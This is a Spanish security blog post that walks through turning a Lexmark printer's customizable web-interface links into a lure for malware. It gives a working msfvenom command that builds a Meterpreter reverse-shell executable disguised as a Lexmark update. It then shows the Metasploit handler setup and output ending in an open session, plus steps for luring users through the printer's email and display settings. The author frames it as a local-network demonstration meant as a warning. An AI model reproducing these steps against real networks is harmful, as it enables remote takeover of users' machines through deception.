

Usando una impresora como vector de ataque para insertar código malicioso

Publicado por contribuciones on miércoles, 11 de noviembre de 2015 Etiquetas: [malware](#), [metasploit](#), [técnicas](#), [tutoriales](#)

Las impresoras, especialmente las de la marca Lexmark, tienen en su configuración la posibilidad de personalizar y editar enlaces. El usuario puede insertar libremente un enlace no estándar a través de un formulario. Esta característica se puede encontrar a través de una página html, accediendo por la red local de la impresora. Por ejemplo, en: configuración, redes y gateways, configuración de enlace personalizado.

Status	Nome	URL
Padrão	Suporte técnico	http://www.lexmark.com/MD/7f1/(http://www.suaemp.com)
Padrão	Pedir suprimentos	http://www.lexmark.com/MD/7f1/(http://www.suaemp.com)
Padrão	Registro	http://www.lexmark.com/MD/7f1/(http://www.suaemp.com)
Padrão	Atualizações de firmware	http://www.lexmark.com/MD/7f1/(http://www.suaemp.com)

No hay duda acerca de la interactividad con el usuario, ya que el fabricante cuenta con una interfaz fácil e intuitiva.

Sin embargo, puede ser una puerta de entrada a un *backdoor*, o a algún código malicioso si alguien malintencionado puede acceder a los ajustes, ya sea por falta de cuidado con la seguridad o por otros medios de acceso.

Infectando al objetivo

La técnica es muy sencilla, se trata de hacer que el usuario acceda a los enlaces personalizados, que contienen el código malicioso establecido previamente.


En las pruebas se utilizó un script y un exploit para la conexión inversa. Convencer al usuario para que acceda a los enlaces puede hacerse de diversas maneras, algunas de ellas:

Para descubrir la dirección de correo registrada en la impresora:
Configuraciones, Administrar accesos directos, Configuración de acceso directo, Correo electrónico:




Otra forma de descubrir la dirección de correo electrónico:

Configuraciones, Importar / Exportar, Exportar Archivos de acceso directo.



Descarga y abre el archivo:



2 - A parte del correo electrónico, se puede utilizar en paralelo, cambiar la pantalla de visualización de la impresora, por ejemplo:



Cambiar la configuración de pantalla

Ajuste, Ajustes generales, Información que se muestra:



Generando un exploit para el acceso remot

En la prueba, hemos creado un ejecutable con msfvenom:

```
# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00'
LHOST=10.18.166.129 LPORT=443 -f exe > Atualização_Lexmark.exe
```

El bypass no se utiliza efectivamente, era sólo para la demostración. Hay otras formas más eficientes.

Edición del enlace personalizado

En ajustes, redes y gateways, configuración vínculo personalizado.

Una vez configurado, enviar.

Status do dispositivo

URL (http://www.suaemp.com)

Perfil de digitalização

Status

Nome

URL (http://www.suaemp.com)

Copiar config impr.

Status

Nome

URL (http://www.suaemp.com)

Configurações

Status

Nome

URL (http://www.suaemp.com)

Relatórios

Enviar

Redefinir formulário

Vínculos e índice

English

Francais

Deutsch

Italiano

Espanol

Dansk

Norsk

Nederlands

Svenska

Português

Hosting del ejecutable

En el ejemplo, la dirección de localhost se utiliza con un código html simple, para la prueba. Sin embargo, para una mayor eficiencia, puedes utilizar una página personalizada falsa.

Vínculos e índice

Vínculos

Utilitários e drivers

Pedir suprimentos

Página inicial da Lexmark

Registro

Suporte técnico

Atualizações de firmware

← → 10.18.166.129

▼ ↺

🔍 Pesquisa

📁 Most Visited ▾

📁 Offensive Security

📁 Kali Linux

📁 Kali Docs

📁 Kali Tools

📁 Exploit-DB

📁 Aircrack-ng

Index of /


	Name	Last modified	Size	Description
📄	Atualizacao_Lexmark.exe	2015-10-22 18:57	72K	
🔗	link.html	2015-10-22 19:09	67	

Apache/2.4.10 (Debian) Server at 10.18.166.129 Port 80

Estableciendo la conexión con el host después de ejecutar el archivo "Atualização_Lexmark.exe"

Usando Metasploit:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.18.166.129
lhost => 10.18.166.129
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > exploit
```



```
root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.4-2015090201 ]
+ -- --=[ 1476 exploits - 852 auxiliary - 239 post ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.18.166.129
lhost => 10.18.166.129
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 10.18.166.129:443
[*] Starting the payload handler...
[*] Sending stage (885886 bytes) to 10.18.166.82
[*] Meterpreter session 1 opened (10.18.166.129:443 -> 10.18.166.82:50260) at 2015-10-23 18:00:00 -0200

meterpreter >
```

Consideraciones

Lo que se ha descrito en esta entrada no aborda lo que sería una vulnerabilidad (en este caso) propiamente dicha, sino una demostración de cómo utilizar una impresora como un vector de ataque.

Utilizamos la impresora Lexmark ya que contiene en su configuración la opción de enlaces personalizables. Concretamente el modelo Lexmark X646e.

Otros modelos también cuentan con la opción de enlaces personalizables, pero no han sido probados (comenta la entrada si pruebas con otros por favor).

La configuración de seguridad está disponible en el manual de la impresora o en el sitio del fabricante, se recomienda su lectura.

Esta entrada es sólo para fines de alerta y protección y las pruebas se realizaron en la red local.

Gracias por leernos.

Por c4io

twitter: c4ioli

Referencias:

- exploit-db.com/docs/38530.pdf
- support.lexmark.com/index?locale=PT&page=product&userlocale=PT_PT&productCode=LEXMARK_X646E#3
- metasploit.com
- offensive-security.com/metasploit-unleashed/msfvenom